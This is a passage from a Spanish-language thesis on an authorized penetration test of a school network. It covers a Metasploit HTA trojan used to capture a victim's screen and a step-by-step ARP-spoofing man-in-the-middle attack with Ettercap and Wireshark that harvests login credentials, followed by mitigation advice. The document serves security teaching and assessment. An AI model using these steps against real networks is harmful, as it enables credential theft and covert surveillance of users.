


Figura 21. Pantalla de administrador de archivos




Figura 22. Vista previa de la captura de pantalla de la víctima

Se procede a abrir la imagen, y nos aparece la siguiente captura de la pantalla de la víctima.




Figura 23. Pantalla capturada de la víctima

Luego de haber espiado lo que realizaba la víctima en ese momento, se procedió a probar el enlace que contenía el archivo de extensión hta, en un computador Windows 8 con antivirus y protección en tiempo real.




Figura 24. Mensaje de advertencia al descargar el archivo




Figura 25. Mensaje de alerta antivirus

Y el antivirus detecto una amenaza y bloqueó la descarga. Cuando se tiene un computador con la seguridad adecuada esto evita y bloquea ataques malintencionados al sistema.

Resultado del ataque:

Como resultado se obtuvo la explotación a un ordenador mediante un ataque hta, específicamente un troyano para acceder a la máquina de manera remota, dicho archivo se descargó en el navegador mediante un enlace creado por metasploit, para ingresar y espiar lo que hay dentro del sistema, el cual funciona, siempre y cuando no exista protección de un software de seguridad antivirus y protección en tiempo real, ya que al probar en una maquina con seguridad este archivo no se pudo descargar. En otras palabras, si existe una maquina con un buen software de seguridad no se puede atacar ni obtener acceso remoto.

ATAQUE MITM ARP-SPOOFING Ó ARP-POISONING

Un ataque man in the middle ocurre cuando un atacante se interpone entre dos víctimas, donde puede simplemente captar transmisiones entre ambas víctimas, o también puede modificar la comunicación.

Los ataques ARP Poisoning o Spoofing se basan principalmente en enviar mensajes ARP modificados (spoofing) a la tarjeta de red de manera que, al conectarse a la red local, suplantemos la identidad de otro de los dispositivos conectados a ella, por ejemplo, la puerta de enlace. Esto se logra asociando la MAC del sistema atacante a la IP del nodo atacado, recibiendo todos los paquetes tanto emitidos desde el host de la víctima como destinados a él.


Para realizar este ataque se utilizó las siguientes herramientas:

- Kali Linux.
- VirtualBox
- Ettercap.
- WireShark.
- Adaptador inalambrico WIFI.

Pasos para el ataque:

Para comenzar se debe ingresar a la máquina virtual y configurar el adaptador de red en modo promiscuo para capturar tráfico de la red, e ingresar a Kali Linux,

dentro del mismo se abre un terminal y se debe habilitar el reenvío de paquetes de red IPv4. De esta manera el ordenador actuará como un router. Esto se lo realiza mediante el siguiente comando.



```
Archivo Acciones Editar Vista Ayuda
root@kali: ~
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~#
```

Figura 26. Activar reenvío de paquetes

Ingresamos a la aplicación Ettercap en las herramientas de Husmeando




Figura 27. Barra de herramientas de Kali Linux

Aparecerá la interfaz gráfica de Ettercap, y lo siguiente es utilizar la tarjeta de red inalámbrica wlan0, utilizada para la conexión a internet. Y se selecciona aceptar.



Figura 28. Pantalla principal de la interfaz gráfica de Ettercap

Luego se elige la opción “Scan Host” que procederá a escanear los host activos en la red.



Figura 29. Escanear host

Se enlista los Host activos con la opción List Host de la barra de Ettercap.




Figura 30. Listar host

Se elige los targets donde target 1 es la dirección IP de la víctima y el target 2 es la puerta de enlace a la que me conecté, la cual es el router del punto de acceso 1.




Figura 31. Identificación de IP de maquina víctima y atacante mediante targets

Se elige la opción Arp Mitm Poisoning, para envenenar las tablas ARP.




Figura 32. Envenenamiento ARP

Aparecerá esta ventana, donde se elige “Sniff remote connections”, para empezar a husmear conexiones remotas en la aplicación.




Figura 33. Husmear conexiones remotas

Ahora es necesario ingresar a Wireshark para observar el tráfico de la red que existe. Se debe elegir el tipo de tarjeta de red que está utilizando, en este caso wlan0, la cual es para ver el tráfico de los dispositivos inalámbricos conectados en la misma red.




Figura 34. Elección de tarjeta de red en la Interfaz de Wireshark

En esta parte Wireshark muestra todo el tráfico de red, los paquetes de datos, los protocolos de red, las direcciones IP de origen y destino de consultas, entre otras cosas.




Figura 35. Tráfico de red en Wireshark

Mediante filtros se ingresa http para observar los paquetes que se envían por dicho protocolo de internet, el cual refleja la navegación




Figura 36. Filtrado de Http en Wireshark

Se demuestra que Ettercap captó credenciales las cuales provienen de un Http seguido de una dirección url de un sitio web.




Figura 37. Captación de credenciales de usuario en Ettercap.

Dentro del Wireshark, se puede observar métodos Get y Post, ambos obtienen la información del tráfico de datos acerca de la navegación cuando un usuario hace ingreso a un login o inicio de sesión en algún sitio web.

Se ingresó dentro del método Post, para verificar información donde alguien hizo un inicio de sesión y se ingresa mediante el Follow, seguido por el Tcp Stream.




Figura 38. Elección de métodos

De esta manera se pudo observar la navegación más a detalle de la víctima, y mediante el filtrado en la barra de búsqueda “Find” se ingresó la palabra “username”, la cual hace referencia al usuario en un login.

Una vez aplicado todos los pasos mencionados, aparecerá información que posee el método Post incluida las credenciales del usuario. Donde se procede a filtrar la búsqueda mediante “username”




Figura 38. Información y credenciales de usuario mediante el método Post.

Ahora para terminar el ataque sólo se da click en Stop de la barra de Ettercap.




Figura 39. Detener el ataque

Resultado de ataque:

Mediante este ataque denominado MITM o Hombre en el medio, que se realizó con el uso de las herramientas Ettercap y Wireshark, se pudo saber que la red estaba vulnerable a ataques Sniffing y MITM, específicamente ataques de intermediario, el cual se lo realizó con éxito analizando el tráfico de la red y capturando paquetes de datos los que incluían las credenciales de usuario que ingresaron a un sitio web.

3.2.5. FASE 4: PRESENTACIÓN DE INFORME

Aunque ya se demostró en este capítulo un informe como tal, en esta sección se mostrarán ciertas sugerencias o recomendaciones en base a los resultados obtenido de los ataques y análisis, así prevenir o mitigar el impacto de los mismos. Dicho informe con sugerencias será destinado a la para el personal de la institución, en específico al encargado de TI quién ofreció su máquina para realizar los dos ataques.

Sugerencias para vulnerabilidades.

- 1) Para router principal Mikrotik
 - ✓ Configurar el firewall de software adecuadamente y cerrar puertos innecesarios evitando alguna infiltración a ellos.
 - ✓ Mantener actualizado el sistema RouterOS del router mediante la interfaz gráfica de Winbox, ya que los parches de seguridad protegen de ciertas vulnerabilidades.

- 2) Para Router TP-Link.
 - ✓ Actualizar el firmware.
 - ✓ Mediante la interfaz gráfica filtrar o cerrar puertos innecesarios.
- 3) Para los computadores conectados en la red.
 - ✓ Activar protección firewall, ya que es la primera línea de defensa.
 - ✓ Evitar tener puertos abiertos de forma innecesaria.
 - ✓ Actualizar el sistema operativo para obtener parches de seguridad.
 - ✓ Utilizar un buen software antivirus, ya que algunos de estos protegen contra vulnerabilidades a nivel de puertos abiertos.

Sugerencias para ataques

- 4) Ataque con exploit HTA.
 - ✓ Utilizar Firewall activo para mantener puertos cerrados o filtrados evitando ser blanco útil de ataques de acceso remoto.
 - ✓ Mantenerse al día con las actualizaciones en el sistema operativo y los programas.
 - ✓ Utilizar un software antivirus o antimalware adecuado, de preferencia versión de paga.
 - ✓ Evitar abrir cualquier enlace o dirección url en el navegador sin saber si la fuente es confiable.
- 5) Ataque MITM ARP-SPOFFING.
 - Para los usuarios.
 - ✓ Navegar en sitios web seguros HTTPS.
 - ✓ Evitar difundir información confidencial y personal mediante transacciones bancarias, redes sociales, entre otras, cuando se conecte a la red pública de la institución.
 - ✓ Emplear algún software de seguridad con protección ARP en los equipos administrativos, tal como el antivirus AVG Internet Security.
 - Para los equipos de red.
 - ✓ Utilizar firewall físico e implementar protección IPS e IDS.
 - ✓ Utilizar las tablas ARP estáticas en lugar de dinámicas en routers.

- Para el sitio web de la empresa.
 - ✓ Utilizar certificación de seguridad SSL.
 - ✓ Implementar autenticación de dos pasos para proteger los datos personales de las cuentas.

CONCLUSIONES

- Se identificó y aplicó la metodología de test de intrusión que más se acoplara a la situación actual de la institución educativa a evaluar.
- En el proceso analítico se obtuvo información acerca de los puertos, servicios, y vulnerabilidades asociadas en los dispositivos conectados a la red, que pueden ser víctimas de ataques.
- Se realizó la explotación de vulnerabilidades, y se identificó información sensible que transita por la red y que podría ser objeto de ataques a la confidencialidad.
- Se elaboró la documentación de los resultados obtenidos una vez concluida la propuesta tecnológica.
- Mediante los resultados obtenidos se elaboró una guía referencial para prevenir o mitigar posibles ataques a los dispositivos conectados a la red testada.

RECOMENDACIONES

- Tanto al personal docente, administrativo y de TI de la institución educativa, deben concientizar acerca del uso de software y herramientas informáticas para proteger contra ataques a los dispositivos.
- Los computadores deben utilizar protección antivirus o antimalware de preferencia una versión de paga ya que poseen características mejoradas a la versión gratuita evitando ataques.
- El personal de TI debe mantenerse al tanto de cualquier vulnerabilidad o indicio de riesgo encontrado en la red.
- Proteger la red LAN mediante el uso de IPS e IDS, mejorando así la seguridad.
- Capacitar constantemente al personal de TI en torno a la seguridad informática.
- Adquirir un firewall físico para filtrar accesos indebidos y mantener una buena configuración protegiendo de cualquier amenaza a toda la red y a los dispositivos que se conectan a ella.
- Evitar abrir cualquier enlace que llegue al personal, sea por correo electrónico, por mensajes, o, de cualquier forma, en un navegador sin saber si proviene de una fuente confiable.
- Implementar certificado de seguridad SSL y autenticación en dos pasos en el sitio web.
- Realizar semestralmente un nuevo proceso de hacking ético, para detectar nuevas vulnerabilidades y detectar si se han mitigado las encontradas.

GLOSARIO

- **CVE:** Es un listado de información sobre vulnerabilidades informáticas conocidas.
- **Exploit:** Es un software o secuencias de comandos que están diseñados para aprovechar fallos o vulnerabilidades en un sistema informático, usualmente con fines maliciosos mediante la instalación de un malware.
- **Host:** Se refiere a los computadores y dispositivos conectados en una red.
- **IDS:** Denominado sistema de detección de intrusiones, es un software o equipo utilizado para detectar accesos no autorizados a un ordenador o a una red.
- **IPS:** Denominado sistema de prevención de intrusiones, es un software o equipo y se utiliza para proteger a los sistemas de ataques e intrusiones, su acción es preventivo.
- **Meterpreter:** Es un payload que utilizan los ciberdelincuentes para controlar computadoras infectadas de manera remota.
- **Parches:** Es una actualización de un software, para corregir errores, lo cual trae mejoras a nivel de seguridad y funcionalidad.
- **Payload:** Es la carga que se ejecuta en una vulnerabilidad para cargar un malware.
- **Pentester:** Es un auditor o experto en ciberseguridad.
- **Powershell:** Es una interfaz de línea de comandos, la cual se utiliza para ejecutar scripts y que facilitan realizar configuraciones, administración de múltiples tareas.
- **Snnifer:** Es un software analizar el tráfico y captura paquetes que viajan mediante una red.
- **VPN:** Red privada virtual, dirige mediante un túnel seguro el tráfico de internet, escondiendo las IP y encriptando los datos.

BIBLIOGRAFÍA

- [1] U. d. Barcelona, «Bussines School,» 2017. [En línea]. Available: <https://obsbusiness.school/int/blog-investigacion/sistemas/tipos-de-seguridad-informatica-mas-importantes-conocer-y-tener-en-cuenta> . [Último acceso: 29 Noviembre 2019].
- [2] ENIIT Innova Business School - Campus Internacional de Ciberseguridad , «Campus Internacion de Ciberseguridad, Seguridad en Redes.,» 8 Diciembre 2020. [En línea]. Available: <https://www.campusciberseguridad.com/blog/item/102-seguridad-en-redes>. [Último acceso: 26 Diciembre 2020].
- [3] Eset , «Artículos - Incidente de seguridad en instituciones educativas, Eset,» 24 Mayo 2018. [En línea]. Available: <https://www.eset.com/ec/acerca-de-eset/sala-de-prensa/comunicados-de-prensa/articulos-de-prensa/67-de-las-instituciones-educativas-aseguro-haber-sufrido-al-menos-un-incidente-de-seguridad/>. [Último acceso: 12 Diciembre 2019].
- [4] A. Pazmiño, «Repositorios Espoch (Tesis),» 2011. [En línea]. Available: <http://dspace.esepoch.edu.ec/bitstream/123456789/1726/1/98T00005.pdf>. [Último acceso: 29 Noviembre 2019].
- [5] B. Javier, «Repositorios Udla (Tesis),» 2019. [En línea]. Available: <http://dspace.udla.edu.ec/bitstream/33000/10769/1/UDLA-EC-TIS-2019-07.pdf> . [Último acceso: 29 Noviembre 2019].
- [6] G. Huilca, «Repositorio UTA (Tesis),» 2012. [En línea]. Available: http://repo.uta.edu.ec/bitstream/123456789/2900/1/Tesis_t764si.pdf. [Último acceso: 29 Noviembre 2019].
- [7] G. E. -. E. H. Developer, «Binary Chaos,» 02 Abril 2019. [En línea]. Available: <https://hackingprofessional.github.io/Security/Fases-de-un-Pentesting/>. [Último acceso: 09 Diciembre 2020].
- [8] Oracle, «Oracle Virtual Box,» 2019. [En línea]. Available: <https://www.oracle.com/mx/virtualization/virtualbox/>. [Último acceso: 29 Noviembre 2019].
- [9] R. Zone, «RZ Redes Zone,» 2018. [En línea]. Available: <https://www.redeszone.net/seguridad-informatica/linset-manual-para-crackear-una-red-wi-fi-con-wpa-y-wpa2-rapidamente/>. [Último acceso: 29 Noviembre 2019].
- [10] R. Zone, «Redes Zone - Nmap,» 2018. [En línea]. Available: <https://www.redeszone.net/seguridad-informatica/nmap/>. [Último acceso: 12 Diciembre 2019].

- [11] Wireshark Company, «Wireshark,» 2020. [En línea]. Available: <https://www.wireshark.org/>. [Último acceso: 21 Noviembre 2020].
